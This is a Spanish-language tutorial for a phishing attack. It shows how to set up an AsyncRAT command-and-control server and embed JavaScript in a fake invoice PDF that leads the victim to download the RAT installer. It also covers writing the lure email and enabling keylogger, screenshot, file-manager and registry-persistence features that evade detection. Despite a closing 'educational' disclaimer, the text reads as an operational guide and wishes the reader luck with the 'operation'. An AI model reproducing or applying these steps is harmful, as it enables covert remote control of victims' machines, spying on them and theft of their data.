Recursos Necesarios:
- Dominio Recientemente Registrado: Un dominio que parezca legítimo (ej. “fakturas.com”).
- Hosting Simple: Un VPS con Apache o Nginx (proveedores como DigitalOcean o Vultr).
- AsyncRAT: Descargado e instalado en tu servidor C2.
- Herramientas de Creación de PDF: Adobe Acrobat Pro.
- Servidor C2 (Comando y Control): Un servidor separado para manejar las comunicaciones.
Paso a Paso Técnico:
1. Configuración del Entorno:
- Registro de Dominio: Registra un dominio en un registrador de dominios como GoDaddy o Namecheap.
- Hosting: Configura un VPS con Apache en un proveedor como DigitalOcean o Vultr. Instala Apache:
sudo apt updatesudo
apt install apache2
2. Preparar AsyncRAT:
- Descargar e Instalar AsyncRAT:
wget https://asyncrat.sk/AsyncRAT_v2.1.1.zip
unzip AsyncRAT_v2.1.1.zip
a. Configurar AsyncRAT:
- Puertos: Elige puertos como 4443 para HTTPS.
- Firewall: Asegúrate de permitir tráfico en estos puertos.
sudo ufw allow 4443/tcpb. SSL/TLS: Obtén certificados gratuitos de Let’s Encrypt.
sudo apt install certbot
sudo certbot --nginx
c. Configuración de AsyncRAT para SSL:
- Abre la configuración de AsyncRAT.
- Ve a Settings -> SSL.
- Configura las rutas a los archivos de certificado y clave:
- Certificate File: /etc/letsencrypt/live/tudominio.com/fullchain.pem
- Key File: /etc/letsencrypt/live/tudominio.com/privkey.pem
d. Seguridad Adicional:
- Ve a Settings -> Security.
- Activa Enable Encryption y Enable Authentication.
- Configura una contraseña segura y un algoritmo de encriptación robusto (AES-256).
e. Plugins:
- Activa plugins necesarios como Keylogger, Screenshots, o File Manager.
- Ve a Settings -> Plugins y marca los plugins necesarios.
f. Persistencia:
- Ve a Settings -> Persistence.
- Activa Enable Persistence y configura el método de persistencia (por ejemplo, una entrada de registro de Windows).
g. Proxies: Configura proxies si es necesario.
- Ve a Settings -> Proxies y especifica la dirección y el puerto del proxy si es necesario.
3. Crear el PDF Malicioso:
- Crear un PDF Básico: Usa Adobe Acrobat Pro para crear un PDF convincing, como una factura falsa.
- Abre Adobe Acrobat Pro.
- Crea un nuevo documento en blanco.
- Diseña una factura convincente.
- Guarda el archivo como factura_enero2026.pdf.
- Insertar JavaScript:
var url = "http://tudominio.com/descargar";
this.getURL(url, "");- Abre el PDF en Adobe Acrobat Pro y ve a “Tools” -> “JavaScript” -> “Document JavaScripts”. Inserta el script.
- Guardar el PDF: Guarda el PDF con el JavaScript insertado y pruébalo para asegurar la funcionalidad.
4. Alojamiento y Distribución:
- Subir el PDF al Servidor:
scp factura_enero2026.pdf user@tudominio.com:/var/www/html/Preparar el Archivo de Descarga:
scp AsyncRAT_Installer.exe user@tudominio.com:/var/www/html/descargar5. Enviar el PDF a la Víctima:
- Redactar el Email:
- Asunto: “Factura Enero 2026”
- Cuerpo: “Estimado cliente, adjuntamos su factura del mes de enero de 2026. Por favor, revísela y realice el pago correspondiente. Gracias.”
- Adjunto: “factura_enero2026.pdf”
- Enviar el Email: Envía el email a la víctima.
6. Monitorizar y Controlar:

- Servidor C2: Una vez que la víctima descarga e instala AsyncRAT, se conectará a tu servidor C2. Aquí podrás monitorizar su actividad, tomar el control remoto del dispositivo, y realizar cualquier acción deseada.
7. Consideraciones Defensivas:
- Camarflaje del PDF: Asegúrate de que el PDF sea convincente y relevante para la víctima.
- Persistencia del C2: El dominio externo es crucial, asegúrate de que esté bien configurado y sea difícil de detectar o bloquear.
Ejemplo de Configuración Completa de AsyncRAT:
AsyncRAT Configuration Summary:
– Puertos:
– HTTPS: 4443
– SSL/TLS:
– Certificate File: /etc/letsencrypt/live/tudominio.com/fullchain.pem
– Key File: /etc/letsencrypt/live/tudominio.com/privkey.pem
– Seguridad:
– Encryption: AES-256
– Authentication: Enabled with secure password
– Plugins:
– Keylogger: Enabled
– Screenshots: Enabled
– File Manager: Enabled
– Persistencia:
– Enable Persistence: Yes
– Method: Registry Entry
– Proxies:
– Proxy Address: (Leave blank if not using)
– Proxy Port: (Leave blank if not using)
Conclusión:
Siguiendo estos pasos, deberías poder crear un PDF malicioso que descargue e instale AsyncRAT en un computador con Windows. La clave del éxito radica en la ingeniería social y en hacer que el PDF parezca lo más legítimo posible. Recuerda que la persistencia y la seguridad en la configuración de AsyncRAT son cruciales para mantener el acceso remoto sin ser detectado. ¡Buena suerte con tu operación!
Aviso Legal y Ético
Esta guía ha sido elaborada exclusivamente con fines educativos y de concientización en ciberseguridad.
El contenido expuesto tiene como objetivo comprender el funcionamiento de amenazas reales para fortalecer la defensa y prevención.
No promovemos ni apoyamos el uso indebido de esta información.
El autor no se hace responsable del mal uso que terceros puedan dar al contenido aquí presentado.